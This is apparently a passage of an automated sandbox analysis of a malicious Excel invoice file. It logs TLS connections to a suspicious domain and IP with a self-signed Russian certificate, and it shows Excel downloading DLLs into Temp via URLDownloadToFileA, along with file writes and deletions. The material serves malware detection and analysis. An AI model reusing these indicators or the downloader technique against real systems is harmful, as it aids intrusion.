Jan 21, 2021 16:05:26.469088078 CET	194.225.58.214	443	192.168.2.22	49263	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:27.255584002 CET	194.225.58.214	443	192.168.2.22	49264	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:27.515480042 CET	194.225.58.214	443	192.168.2.22	49265	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:29.555104017 CET	194.225.58.214	443	192.168.2.22	49270	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 21, 2021 16:05:31.183587074 CET	194.225.58.214	443	192.168.2.22	49275	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:33.273708105 CET	194.225.58.214	443	192.168.2.22	49281	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:33.720570087 CET	194.225.58.214	443	192.168.2.22	49282	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:35.610054970 CET	194.225.58.214	443	192.168.2.22	49288	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:37.258397102 CET	194.225.58.214	443	192.168.2.22	49294	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:38.472693920 CET	194.225.58.214	443	192.168.2.22	49298	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 21, 2021 16:05:39.452081919 CET	194.225.58.214	443	192.168.2.22	49300	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:39.785105944 CET	194.225.58.214	443	192.168.2.22	49302	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:41.637602091 CET	194.225.58.214	443	192.168.2.22	49307	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:43.339689970 CET	194.225.58.214	443	192.168.2.22	49314	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:44.681730986 CET	194.225.58.214	443	192.168.2.22	49318	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:45.476336956 CET	194.225.58.214	443	192.168.2.22	49319	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 21, 2021 16:05:45.738255978 CET	194.225.58.214	443	192.168.2.22	49320	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2432 Parent PID: 584

General

Start time:	16:02:43
Start date:	21/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa20000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\kxwni.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\1190.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FD6EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\574FCD9F.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\561F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4F81CB14.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\Desktop\~$1_Total New Invoices-Thursday January 21_2021.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\863F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A23A642.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\D5D9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FD6EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9DD1DFA0.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\sxzjqf.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7DEC8CE	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\574FCD9F.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4F81CB14.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\1190.tmp	success or wait	1	13FFDB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF4FB23987B934C3C0.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A23A642.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF28325810281FC4DE.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9DD1DFA0.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\561F0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\863F0000	C:\Users\user\Desktop\1_Total New Invoices-Thursday January 21_2021.xlsm.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image001.em_	C:\Users\user\AppData\Local\Temp\imgs_files\image001.emzss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image007.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image007.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image008.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image008.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image009.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$1_Total New Invoices-Thursday January 21_2021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FC6F526	WriteFile
C:\Users\user\Desktop\~$1_Total New Invoices-Thursday January 21_2021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FC6F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
